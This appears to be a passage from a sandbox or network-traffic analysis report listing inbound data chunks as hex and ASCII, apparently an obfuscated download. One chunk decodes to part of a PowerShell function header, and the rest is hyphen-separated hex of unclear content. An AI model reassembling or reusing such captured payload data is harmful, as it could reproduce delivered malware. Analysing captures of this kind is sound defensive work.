2021-09-15 08:40:40 UTC	344	IN	Data Raw: 33 43 38 2d 36 35 39 39 43 41 38 45 36 32 39 35 34 36 45 31 38 37 34 31 42 42 43 46 35 39 35 42 31 34 2d 33 44 37 35 32 44 38 32 38 42 35 39 35 42 41 46 39 39 43 37 32 39 43 31 32 42 37 32 32 32 2d 37 43 46 39 38 34 2d 36 33 46 38 45 34 35 33 36 34 43 46 35 44 45 41 39 42 46 38 42 45 32 2d 36 38 44 41 39 44 35 34 33 44 47 44 43 43 35 44 32 43 36 33 36 34 38 46 36 44 39 34 33 43 34 45 44 39 32 36 32 34 42 36 45 43 36 46 42 46 31 34 42 41 45 46 35 36 31 36 38 44 44 37 34 45 39 37 39 33 41 37 33 44 42 31 43 43 44 43 2d 39 34 34 42 33 43 33 37 39 44 39 38 35 32 34 37 39 39 45 2d 37 44 35 43 36 44 35 45 2d 41 42 38 31 45 32 36 34 36 36 31 32 43 43 36 34 36 41 43 37 37 31 34 31 38 42 44 34 32 32 34 33 41 45 43 37 35 44 42 32 39 37 31 42 Data Ascii: 3C8-6599CA8E629546E18741BBCF595B14-3D752D828B595BAF99C729C12B7222-7CF984-63F8E45364CF5DEA9BF8BE2-68DA9D543D7DCC5D2C3DF-6-65B63648F6D943C4ED92624B6EC6FBF14BAEF56168DD74E9793A73DB1CCDC-944B3C379D98524799E-7D5C6D5E-AB81E2646612CC646AC771418BD42243AEC75DB971B
2021-09-15 08:40:40 UTC	351	IN	Data Raw: 44 36 34 44 38 37 43 39 41 44 45 46 36 2d 45 38 31 2d 35 46 41 42 36 33 2d 33 32 44 33 42 36 38 37 32 34 37 35 34 42 46 35 42 37 31 35 34 34 31 37 45 36 41 33 44 42 43 41 42 31 31 43 39 36 36 37 41 35 38 36 37 33 43 37 46 42 33 33 34 33 39 42 38 34 43 44 35 46 33 34 35 35 31 44 33 35 43 38 37 37 2d 2d 42 2d 43 35 39 45 38 34 35 39 37 36 37 35 2d 44 46 37 42 2d 46 41 44 34 37 33 46 41 46 42 32 34 43 2d 43 35 2d 41 33 31 42 33 32 36 35 31 42 41 32 41 38 42 37 31 32 38 2d 41 43 41 37 37 34 38 36 35 42 35 39 42 35 42 37 35 34 33 46 43 42 2d 36 41 34 33 37 2d 45 45 42 38 46 2d 44 2d 34 2d 34 2d 38 45 33 37 41 39 36 39 38 2d 42 46 42 38 35 32 41 41 36 36 34 37 45 43 36 46 35 43 34 41 42 43 39 43 46 35 34 38 38 33 43 36 35 37 45 35 32 38 31 2d 2d 43 35 45 46 44 39 43 Data Ascii: D64D87C9ADEF6-E81-5FAB63-32D3B68724754BF5B7154417E6A3DBCAB11C9667A58673C7FB33439B84CD5F34551D35C877--B-C59E84597675-DF7B-FAD473FAFB24C-C5-A31B32651BA2A8B7128-ACA774865B59B5B7543FCB-6A437-EEB8F-D-4-8E37A9698-BFB852AA6647EC6F5C4ABC9CF54883C657E5281--C5EFD9C
2021-09-15 08:40:40 UTC	359	IN	Data Raw: 39 31 35 35 42 33 31 42 46 46 32 42 41 36 42 34 44 46 2d 34 32 41 36 31 44 41 34 2d 32 38 46 37 41 33 36 31 43 38 38 36 46 37 37 33 43 38 33 31 32 42 2d 43 35 34 44 44 42 33 43 2d 33 36 35 43 46 43 42 34 36 38 2d 43 33 33 32 36 43 43 45 37 46 42 33 33 34 33 36 31 44 32 42 43 43 2d 41 42 41 36 41 2d 36 33 42 35 36 42 2d 45 43 2d 39 35 41 34 38 33 33 42 31 35 35 45 36 2d 2d 41 42 32 43 43 46 37 39 31 35 33 42 42 45 43 33 33 33 46 36 32 39 38 44 31 34 39 36 41 35 42 37 44 43 42 2d 37 45 38 34 37 38 38 43 42 42 31 45 42 46 38 35 46 36 38 34 33 34 46 37 41 43 41 45 37 39 33 34 34 43 43 44 38 32 2d 43 43 34 34 2d 2d 41 37 2d 44 38 35 45 44 38 37 39 36 2d 41 34 2d 2d 31 31 44 44 41 2d 41 35 32 41 33 39 36 36 45 35 39 34 43 31 46 46 43 43 Data Ascii: 9155B31BFF2BA6B4DF-42A61DA4-28F7A361C886F773C8312B-C54DDB3C-365CFCB468-C3326CCE8C7F-324C61D2BCC-ABA6A-63B56B-EC-95A483CB155E6--AB2CCF79153BBEC33F6298D1496A5B7DCB-7E84788CBB1EBAFC-11EF85F68434F7ACAE79344CCD82-CC44--A7-D85ED8796-A4--11DDA-A52A3966E594C1FFCC
2021-09-15 08:40:40 UTC	366	IN	Data Raw: 37 33 36 2d 42 43 44 33 2d 45 46 31 46 45 34 42 43 37 38 32 34 37 38 39 39 45 45 41 33 45 43 36 44 38 31 39 39 41 34 36 41 34 42 2d 41 31 37 38 33 45 41 41 2d 34 37 44 32 32 33 46 42 45 2d 33 36 43 45 31 46 38 37 44 2d 41 39 42 34 39 43 45 45 44 44 46 33 42 36 46 38 44 44 34 37 45 35 35 32 37 36 44 41 42 44 32 42 36 35 44 37 35 31 36 37 37 31 42 33 35 36 32 37 42 31 43 44 42 39 35 38 42 32 32 37 36 35 44 44 45 46 43 42 31 32 36 37 2d 31 31 41 37 32 34 37 38 45 42 36 31 34 44 33 36 39 38 2d 32 44 37 37 42 46 46 45 42 44 34 43 44 36 32 2d 36 35 37 35 37 35 36 41 41 33 35 35 33 34 31 42 42 31 44 45 41 46 41 41 46 38 45 36 36 34 45 42 45 39 36 31 45 41 2d 37 2d 41 46 31 41 33 43 43 46 42 37 34 45 43 46 2d 2d 45 32 32 41 43 46 37 2d 38 Data Ascii: 736-BCD3-EF1FE4BC78247899EEA3EC6D8199A46A4B-A1783EAA-47D223FBE-36CE1F87D-A9B49CEEDDF3B6F8DD47E55276DABD65475A6D2B65D7516771B35627B1CDB958B2765DDEFCB1267-11A72478EB614D3698-2D77BFFEBD4CD62-6575756AA355341BB1DEAFCAAF8E664EBE961EA-7-AF1A3CCFB74ECF--E22ACF7-8

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:40 UTC	373	IN	Data Raw: 31 38 2d 37 31 2d 45 38 37 34 44 35 41 41 2d 31 34 33 38 35 31 33 37 44 45 34 2d 33 36 31 45 46 2d 46 31 41 42 45 37 44 44 46 43 44 43 37 38 44 31 33 34 32 2d 2d 44 43 46 2d 45 37 41 34 33 44 36 32 43 43 43 32 38 39 32 31 32 33 31 38 34 44 31 32 35 38 45 2d 2d 41 37 35 31 33 42 45 31 46 37 33 41 39 37 33 46 32 38 37 35 42 32 41 44 46 31 44 33 41 46 42 31 34 45 46 45 45 44 37 46 42 39 37 44 39 42 35 37 36 38 35 38 45 39 44 41 2d 32 46 33 31 43 43 37 46 44 33 38 31 33 31 39 31 32 35 45 46 46 43 2d 44 44 44 44 32 45 32 42 44 36 44 43 43 42 35 44 37 33 36 42 45 38 41 35 44 37 2d 45 2d 45 34 43 32 43 43 41 43 32 44 32 36 46 33 2d 33 44 43 2d 31 2d 42 37 34 36 46 42 45 45 44 31 2d 45 37 42 32 31 41 2d 37 31 38 31 36 43 42 41 38 37 43 42 35 2d 39 33 45 42 41 33 Data Ascii: 18-71-E874D5AA-14385137DE4-361EF-F1ABE7DDFCDC78D1342--DCF-E7A43D62CCC2892123184D1258E--A7513BE1F73A973F2875B2ADF1D3AFB14EFEED7FB97D9B576858E9DA-2F31CC7FD381319125EFFC-DDDD2E2BD6DCCB5D736BE8A5D7-E-E4C2CCAC2D26F3-3DC-1-B746FBEED1-E7B21A-71816CBA87CB5-93EBA3
2021-09-15 08:40:40 UTC	380	IN	Data Raw: 46 33 33 39 2d 39 36 2d 36 43 45 41 44 32 37 46 46 37 33 41 36 31 44 44 46 35 2d 38 35 33 36 44 42 37 42 39 36 33 38 31 34 39 35 37 35 39 42 31 42 43 45 31 38 35 31 37 33 34 46 33 38 36 31 31 43 39 43 36 46 39 2d 37 38 35 32 39 2d 35 37 33 33 43 37 38 46 38 43 31 33 44 32 45 38 36 2d 42 46 35 34 45 44 44 37 38 46 34 32 45 33 37 35 39 32 32 35 33 2d 41 35 2d 44 35 38 31 45 36 32 39 35 43 33 45 39 45 31 2d 41 42 38 2d 32 32 42 44 45 43 44 39 46 41 38 42 44 2d 37 36 36 38 34 32 41 37 43 41 46 35 44 45 37 37 37 45 46 32 31 34 43 2d 31 37 2d 34 39 38 35 45 36 37 35 44 42 43 2d 38 34 35 38 34 41 45 37 46 37 35 32 2d 39 31 44 36 31 2d 33 34 42 44 35 44 35 31 37 42 46 42 33 32 42 32 43 42 35 2d 38 33 35 32 35 34 39 38 39 46 39 38 36 36 43 44 46 38 31 2d 39 36 38 Data Ascii: F339-96-6CEAD27FF73A61DDF5-8536DB7B96381495759B1BCE1851734F38611C9C6F9-78529-5733C78F8C13D2E86-BF54EDD78F42E37592253-A5-D581E6295C3E9E1-AB8-22BDECD9FA8BD-766842A7CAF5DE777EF214C-17-4985E675DBC-84584AE7F752-91D61-34BD5D517BFB32B2CB5-835254989F9866CDF81-968
2021-09-15 08:40:40 UTC	387	IN	Data Raw: 36 2d 46 44 44 32 35 45 34 45 45 34 2d 41 44 33 34 41 32 42 36 38 45 2d 31 39 44 39 42 32 34 31 43 36 45 41 38 32 34 2d 42 45 44 38 44 2d 45 43 2d 32 34 36 43 44 44 38 35 34 43 46 46 35 42 42 2d 37 45 38 2d 33 31 41 35 39 45 44 39 36 46 37 43 33 41 35 45 2d 42 37 45 46 32 38 33 31 43 36 44 2d 42 44 2d 42 33 33 39 35 35 36 2d 37 43 46 42 45 31 39 35 37 41 46 39 45 39 41 2d 43 46 32 36 42 41 41 41 39 38 42 42 36 2d 44 34 32 32 43 32 45 42 33 42 37 37 33 34 35 33 37 46 37 41 45 33 38 32 39 38 32 43 43 31 42 36 39 38 38 46 33 36 41 32 43 41 35 35 36 36 43 37 32 42 45 45 42 41 41 2d 31 45 38 36 36 42 43 38 36 45 36 44 34 2d 41 35 33 36 31 2d 32 45 33 38 32 44 42 41 2d 38 34 39 37 45 32 46 35 38 45 33 41 41 36 36 35 42 31 41 41 39 31 39 38 45 46 2d 36 45 2d 41 Data Ascii: 6-FDD25E4EE4-AD34A2B68E-19D9B241C6EA824-BED8D-EC-246CDD854CFF5BB-7E8-31A59ED96F7C3A5E-B7EF2831C6D-BD-B339556-7CFBE1957AF9E9A-CF26BAAA98BB6-D422C2EB3B7734537F7AE382982CC1B6988F36A2CA5566C72BEEBAA-1E866BC86E6D4-A5361-2E382DBA-8497E2F58E3AA665B1AA9198EF-6E-A
2021-09-15 08:40:40 UTC	395	IN	Data Raw: 34 31 45 46 42 34 41 2d 36 38 33 39 42 43 2d 41 37 35 41 39 37 39 46 46 31 32 42 31 37 45 33 46 38 43 39 32 45 36 2d 36 44 31 31 36 43 34 2d 32 35 44 41 33 37 41 2d 34 46 46 45 42 34 42 36 43 39 34 42 33 31 46 36 32 35 46 44 37 42 33 46 39 34 38 31 39 37 2d 41 43 35 44 36 46 43 38 38 36 45 41 43 44 31 45 43 33 35 31 34 43 39 43 45 41 38 46 2d 37 46 33 34 38 38 38 37 34 32 42 46 44 45 39 33 2d 2d 37 33 2d 46 39 46 39 33 44 31 39 44 41 2d 36 31 41 45 46 39 37 41 2d 44 36 42 31 41 32 45 46 36 38 43 35 32 42 31 2d 31 43 42 41 2d 43 43 42 44 35 31 44 36 35 39 33 44 37 39 35 32 32 46 35 34 42 34 36 39 31 42 2d 38 31 33 37 46 32 39 41 32 44 2d 46 43 43 39 38 36 37 38 33 31 46 45 39 41 39 37 38 38 2d 41 45 2d 42 33 32 37 34 43 35 36 42 33 43 45 37 42 39 39 2d 37 Data Ascii: 41EFB4A-6839BC-A75A979FF12B17E3F8C92E6-6D116C4-25DA37A-4FFEB4B6C94B31F625FD7B3F948197-AC5D6FC886EACD1EC3514C9CEA8F-7F34888742BFDE93--73-F9F93D19DA-61AEF97A-D6B1A2EF68C52B1-1CBA-CCBD51D6593D79522F54B4691B-8137F29A2D-FCC9867831FE9A9788-AE-B3274C56B3CE7B99-7
2021-09-15 08:40:40 UTC	402	IN	Data Raw: 39 38 33 39 37 39 39 43 46 31 38 32 32 42 36 37 32 45 2d 43 34 43 44 2d 36 32 44 33 39 41 35 36 38 46 42 38 31 43 31 39 36 42 38 37 2d 32 37 2d 32 44 44 31 32 33 39 37 36 36 43 34 34 39 38 43 34 37 43 33 36 45 42 2d 2d 35 31 42 31 45 2d 34 39 33 36 42 41 38 45 44 46 36 31 35 37 33 42 31 41 46 43 45 38 44 36 45 35 41 33 38 41 42 41 46 45 2d 33 39 37 31 44 41 36 32 33 33 44 42 41 39 37 41 35 42 34 39 35 35 41 42 44 32 46 43 37 41 31 42 32 2d 2d 2d 32 31 36 44 45 42 36 31 37 35 45 2d 44 39 38 39 43 37 45 39 39 34 45 44 2d 36 44 46 46 38 37 46 38 44 35 37 42 43 44 38 35 35 39 31 44 43 34 42 39 44 2d 43 42 44 32 37 33 36 42 36 43 33 39 46 39 45 45 42 38 33 34 41 37 31 34 2d 41 32 34 45 43 37 35 38 44 42 41 44 46 34 36 45 37 36 44 43 43 2d 36 45 32 34 35 35 31 Data Ascii: 9839799CF1822B672E-C4CD-62D39A568FB81C196B87-27-2DD1239766C4498C47C36EB--51B1E-4936BA8EDF61573B1AFCE8D6E5A38ABAFE-3971DA6233DBA97A5B4955ABD2FC7A1B2---216DEB6175E-D989C7E994ED-6DFF87F8D57BCD85591DC4B9D-CBD2736B6C39F9EEB834A714-A24EC758DBADF46E76DCC-6E24551
2021-09-15 08:40:40 UTC	409	IN	Data Raw: 31 34 34 46 33 43 32 42 32 37 39 32 42 36 32 42 41 46 45 31 41 2d 34 34 41 37 43 46 34 44 33 35 31 34 2d 46 32 38 31 41 36 31 41 43 35 34 42 39 44 46 32 36 32 45 42 33 39 31 42 42 32 36 36 34 41 42 38 32 34 35 36 31 31 43 42 43 33 35 46 35 41 38 36 41 38 35 43 43 33 42 31 35 2d 37 39 45 39 44 41 45 43 44 46 2d 44 34 46 37 45 2d 45 38 33 31 42 38 2d 38 37 33 33 35 33 42 32 45 39 38 41 37 31 41 36 33 46 46 42 31 2d 31 38 33 43 33 35 35 39 39 35 31 34 42 32 44 32 36 45 38 38 46 32 36 2d 39 46 38 44 34 45 36 38 38 38 32 37 44 38 43 45 45 43 42 34 44 36 36 34 36 2d 33 45 36 35 38 37 37 39 36 39 45 36 32 38 45 33 37 33 44 44 31 39 32 33 35 36 41 32 2d 33 37 43 31 46 42 35 39 36 42 39 45 42 32 43 42 38 33 46 36 42 44 41 35 32 2d 37 34 43 37 38 2d 31 46 44 34 39 Data Ascii: 144F3C2B2792B62BAFE1A-44A7CF4D3514-F281A61AC54B9DF262EB391BB2664AB8245611CBC35F5A86A85CC3B15-79E9DAECDF-D4F7E-E831B8-873353B2E98A71A63FFB1-183C35599514B2D26E88F26-9F8D4E688827D8CEECB4D6646-3E65877969E628E373DD192356A2-37C1FB596B9EB2CB83F6BDA52-74C78-1FD49
2021-09-15 08:40:40 UTC	416	IN	Data Raw: 2d 36 39 2d 36 65 2d 36 34 2d 36 39 2d 36 65 2d 36 37 2d 32 38 2d 32 39 2d 35 64 2d 30 61 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 35 62 2d 34 66 2d 37 35 2d 37 34 2d 37 30 2d 37 35 2d 37 34 2d 35 34 2d 37 39 2d 37 30 2d 36 35 2d 32 38 2d 35 62 2d 36 32 2d 37 39 2d 37 34 2d 36 35 2d 35 62 2d 35 64 2d 35 64 2d 32 39 2d 35 64 2d 30 61 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 37 30 2d 36 31 2d 37 32 2d 36 31 2d 36 64 2d 32 38 2d 30 61 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 32 30 2d 35 62 2d 35 30 2d 36 31 2d 37 32 2d 36 31 2d 36 64 2d 36 35 2d 37 34 2d 36 35 2d 37 32 2d 32 38 2d 34 64 2d 36 31 2d 36 65 2d 36 34 2d 36 31 2d 37 34 2d 36 66 2d 37 32 2d 37 39 2d 33 64 2d 32 34 2d 37 34 2d 37 32 2d 37 35 2d 36 35 2d 32 39 2d 35 64 2d 32 30 Data Ascii: -69-6e-64-69-6e-67-28-29-5d-0a-20-20-20-20-5b-4f-75-74-70-75-74-54-79-70-65-28-5b-62-79-74-65-5b-5d-5d-29-5d-0a-20-20-20-20-70-61-72-61-6d-28-0a-20-20-20-20-20-20-20-20-5b-50-61-72-61-6d-65-74-65-72-28-4d-61-6e-64-61-74-6f-72-79-3d-24-74-72-75-65-29-5d-20
2021-09-15 08:40:40 UTC	424	IN	Data Raw: 33 31 2d 33 30 2d 33 36 2d 33 31 2d 34 36 2d 33 32 2d 33 39 2d 33 39 2d 33 34 2d 33 31 2d 33 33 2d 33 30 2d 33 37 2d 33 31 2d 33 36 2d 33 31 2d 33 33 2d 33 30 2d 33 38 2d 33 37 2d 34 35 2d 33 30 2d 33 38 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 34 2d 33 30 2d 33 39 2d 33 37 2d 34 32 2d 33 30 2d 34 32 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 34 2d 33 31 2d 33 31 2d 33 30 2d 33 37 2d 33 31 2d 34 31 2d 34 34 2d 33 36 2d 33 31 2d 34 31 2d 34 34 2d 33 36 2d 33 31 2d 33 32 2d 33 30 2d 33 38 2d 33 31 2d 34 31 2d 33 31 2d 33 32 2d 33 30 2d 33 30 2d 33 36 2d 34 36 2d 33 32 2d 33 34 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 36 2d 33 31 2d 33 36 2d 34 36 2d 34 35 2d 33 30 2d 33 31 2d 33 31 2d 33 33 2d 33 31 2d 33 35 2d 33 31 2d 33 31 2d Data Ascii: 31-30-36-31-46-32-39-39-34-31-33-30-37-31-36-31-33-30-38-37-45-30-38-30-30-30-30-30-34-30-39-37-42-30-42-30-30-30-30-30-34-31-31-30-37-31-41-44-36-31-41-44-36-31-32-30-38-31-41-31-32-30-30-36-46-32-34-30-30-30-30-30-36-31-36-46-45-30-31-31-33-31-35-31-31-

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:40 UTC	431	IN	Data Raw: 30 2d 33 30 2d 33 30 2d 33 30 2d 33 37 2d 33 30 2d 33 32 2d 33 30 2d 33 37 2d 33 37 2d 34 35 2d 34 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 38 2d 33 34 2d 34 34 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 36 2d 33 32 2d 33 30 2d 33 36 2d 34 35 2d 34 35 2d 33 38 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 38 2d 33 34 2d 33 33 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 36 2d 33 32 2d 33 30 2d 33 31 2d 33 36 2d 34 36 2d 33 33 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 38 2d 33 33 2d 33 39 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 36 2d 33 32 2d 33 30 2d 33 36 2d 34 31 2d 34 35 2d 33 31 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 38 2d 33 32 2d 34 36 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 Data Ascii: 0-30-30-30-37-30-32-30-37-37-45-45-30-30-30-30-32-38-34-44-30-30-30-30-30-36-32-30-36-45-45-38-30-30-30-30-32-38-34-33-30-30-30-30-30-36-32-30-31-36-46-33-30-30-30-30-32-38-33-39-30-30-30-30-30-36-32-30-36-41-45-31-30-30-30-30-32-38-32-46-30-30-30-30-30-3
2021-09-15 08:40:40 UTC	438	IN	Data Raw: 2d 33 31 2d 34 33 2d 33 36 2d 33 33 2d 33 36 2d 33 36 2d 33 31 2d 34 33 2d 33 36 2d 33 33 2d 33 32 2d 34 32 2d 33 34 2d 33 39 2d 33 32 2d 33 38 2d 33 31 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 34 31 2d 33 30 2d 33 36 2d 33 32 2d 33 38 2d 33 31 2d 33 37 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 34 31 2d 33 32 2d 34 32 2d 33 36 2d 33 31 2d 33 31 2d 33 32 2d 33 30 2d 33 32 2d 33 32 2d 33 38 2d 33 31 2d 33 38 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 34 31 2d 33 32 2d 33 33 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 33 2d 33 36 2d 33 30 2d 33 32 2d 33 32 2d 34 32 2d 33 30 2d 34 33 2d 33 32 2d 34 32 2d 33 34 2d 33 35 2d 33 33 Data Ascii: -31-43-36-33-36-36-31-43-36-33-32-42-34-39-32-38-31-30-30-30-30-30-30-41-30-36-32-38-31-37-30-30-30-30-30-41-32-42-36-31-31-32-30-32-32-38-31-38-30-30-30-30-30-41-32-33-30-30-30-30-30-30-30-30-30-30-30-30-30-30-30-33-36-30-32-32-42-30-43-32-42-34-35-33
2021-09-15 08:40:40 UTC	445	IN	Data Raw: 33 38 2d 33 36 2d 33 35 2d 33 32 2d 33 30 2d 34 32 2d 34 33 2d 34 36 2d 33 38 2d 33 37 2d 33 32 2d 33 30 2d 33 33 2d 33 32 2d 33 30 2d 34 32 2d 33 36 2d 34 36 2d 33 38 2d 33 37 2d 33 32 2d 33 30 2d 33 33 2d 33 35 2d 33 39 2d 33 32 2d 33 30 2d 33 33 2d 33 32 2d 33 33 2d 33 39 2d 33 34 2d 34 31 2d 33 31 2d 33 33 2d 33 36 2d 33 36 2d 33 32 2d 33 30 2d 33 37 2d 33 37 2d 33 37 2d 33 36 2d 34 32 2d 33 35 2d 33 32 2d 33 35 2d 33 35 2d 33 38 2d 33 32 2d 33 30 2d 33 36 2d 34 31 2d 33 33 2d 34 34 2d 33 36 2d 34 32 2d 33 31 2d 33 32 2d 33 35 2d 33 39 2d 33 36 2d 33 36 2d 33 32 2d 33 30 2d 34 35 2d 33 32 2d 34 34 2d 33 32 2d 34 32 2d 33 36 2d 33 31 2d 33 36 2d 33 32 2d 33 30 2d 33 31 2d 34 35 2d 33 31 2d 34 34 2d 33 34 2d 33 39 2d 34 35 2d 33 39 2d 33 35 2d 33 38 2d Data Ascii: 38-36-35-32-30-42-43-46-38-37-32-30-33-32-30-42-36-46-38-37-32-30-33-35-39-32-30-33-32-33-39-34-41-31-33-36-36-32-30-37-37-37-36-42-35-32-35-35-38-32-30-36-41-33-44-36-42-31-32-35-39-36-36-32-30-45-32-44-32-42-36-31-36-32-30-31-45-31-44-34-39-45-39-35-38-
2021-09-15 08:40:40 UTC	453	IN	Data Raw: 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 34 31 2d 33 33 2d 33 38 2d 34 31 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 32 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 37 2d 33 39 2d 33 32 2d 34 33 2d 34 36 2d 34 36 2d 33 32 2d 33 37 2d 33 36 2d 33 36 2d 33 32 2d 33 30 2d 33 32 2d 33 35 2d 33 36 2d 33 31 2d 34 31 2d 33 38 2d 33 30 2d 33 31 2d 33 35 2d 33 39 2d 33 32 2d 33 30 2d 33 32 2d 33 36 2d 34 35 2d 33 38 2d 34 36 2d 34 36 2d 33 32 2d 33 32 2d 33 35 2d 33 38 2d 33 36 2d 33 36 2d 33 32 2d 33 30 2d 33 37 2d 33 30 2d 34 31 2d 33 35 2d 34 31 2d 33 37 2d 33 30 2d 33 36 2d 33 35 2d 33 39 2d 33 32 2d 33 38 2d 33 31 2d 34 36 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 34 31 2d 33 32 2d 34 32 2d 33 33 2d 33 39 2d 33 31 2d 33 Data Ascii: 0-30-30-30-30-41-33-38-41-30-30-30-30-30-30-30-31-32-30-30-32-30-37-39-32-43-46-46-32-37-36-36-32-30-32-35-36-31-41-38-30-31-35-39-32-30-32-36-45-38-46-46-32-32-35-38-36-36-32-30-37-30-41-35-41-37-30-36-35-39-32-38-31-46-30-30-30-30-30-41-32-42-33-39-31-3
2021-09-15 08:40:40 UTC	460	IN	Data Raw: 2d 34 36 2d 34 35 2d 33 30 2d 33 39 2d 33 30 2d 33 32 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 34 36 2d 33 36 2d 33 31 2d 33 32 2d 34 35 2d 34 36 2d 34 32 2d 34 34 2d 33 36 2d 33 36 2d 33 32 2d 33 30 2d 33 32 2d 34 35 2d 33 35 2d 33 37 2d 34 35 2d 33 30 2d 34 36 2d 33 38 2d 33 35 2d 33 38 2d 33 32 2d 33 30 2d 34 32 2d 34 36 2d 33 30 2d 33 32 2d 33 30 2d 34 34 2d 34 34 2d 34 34 2d 33 36 2d 33 31 2d 33 36 2d 33 36 2d 33 36 2d 33 35 2d 33 32 2d 33 30 2d 34 32 2d 33 31 2d 34 34 2d 34 33 2d 34 34 2d 33 32 2d 33 31 2d 33 38 2d 33 36 2d 33 31 2d 33 36 2d 33 35 2d 33 32 2d 33 30 2d 33 34 2d 33 37 2d 33 39 2d 34 31 2d 33 32 2d 34 35 2d 34 36 2d 34 36 2d 33 35 2d 33 38 2d 33 35 2d 34 36 2d 33 39 2d 33 31 2d 34 36 2d 34 35 2d 33 30 2d 33 39 2d 33 30 2d 33 32 2d 33 30 Data Ascii: -46-45-30-39-30-32-30-30-32-30-46-36-31-32-45-46-42-44-36-36-32-30-32-45-35-37-45-30-46-38-35-38-32-30-42-46-30-32-30-44-44-44-36-31-36-36-36-35-32-30-42-31-44-43-44-32-31-38-36-31-36-35-32-30-34-37-39-41-32-45-46-46-35-38-35-46-39-31-46-45-30-39-30-32-30
2021-09-15 08:40:40 UTC	467	IN	Data Raw: 33 34 2d 33 30 2d 33 30 2d 34 34 2d 33 37 2d 33 30 2d 33 32 2d 33 33 2d 33 36 2d 33 30 2d 33 30 2d 34 32 2d 34 35 2d 33 30 2d 33 32 2d 34 34 2d 34 32 2d 33 30 2d 33 32 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 34 33 2d 33 35 2d 33 30 2d 33 32 2d 34 36 2d 33 32 2d 33 30 2d 33 31 2d 33 33 2d 33 31 2d 33 30 2d 33 30 2d 34 32 2d 33 35 2d 33 30 2d 33 30 2d 34 35 2d 34 33 2d 33 30 2d 33 32 2d 33 33 2d 33 36 2d 33 30 2d 33 30 2d 34 32 2d 34 35 2d 33 30 2d 33 30 2d 34 36 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 34 33 2d 33 30 2d 33 30 2d 33 30 2d 34 36 2d 33 32 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 38 2d 33 30 2d 33 30 2d 33 30 2d 33 39 2d 33 31 2d 33 32 2d 33 30 2d 34 32 2d 33 35 2d Data Ascii: 34-30-30-44-37-30-32-33-36-30-30-42-45-30-32-44-42-30-32-30-31-30-30-43-35-30-32-46-32-30-31-33-31-30-30-42-35-30-30-45-43-30-32-33-36-30-30-42-45-30-30-46-30-30-32-30-31-30-30-43-30-30-30-46-32-30-31-30-30-30-30-30-30-30-30-38-30-30-30-39-31-32-30-42-35-
2021-09-15 08:40:40 UTC	474	IN	Data Raw: 30 2d 33 32 2d 34 31 2d 34 32 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 34 32 2d 33 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 34 32 2d 33 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 30 2d 34 32 2d 34 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 34 32 2d 33 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 30 2d 34 32 2d 34 35 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 33 38 2d 34 33 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 30 2d 33 Data Ascii: 0-32-41-42-30-30-30-30-32-30-30-31-30-30-42-35-30-30-30-30-30-30-30-31-30-30-42-35-30-30-30-30-32-30-30-32-30-30-42-45-30-30-30-30-30-30-30-31-30-30-42-35-30-30-30-30-30-30-30-32-30-30-42-45-30-30-30-30-30-30-30-31-30-30-38-43-30-30-30-30-30-30-30-32-30-3
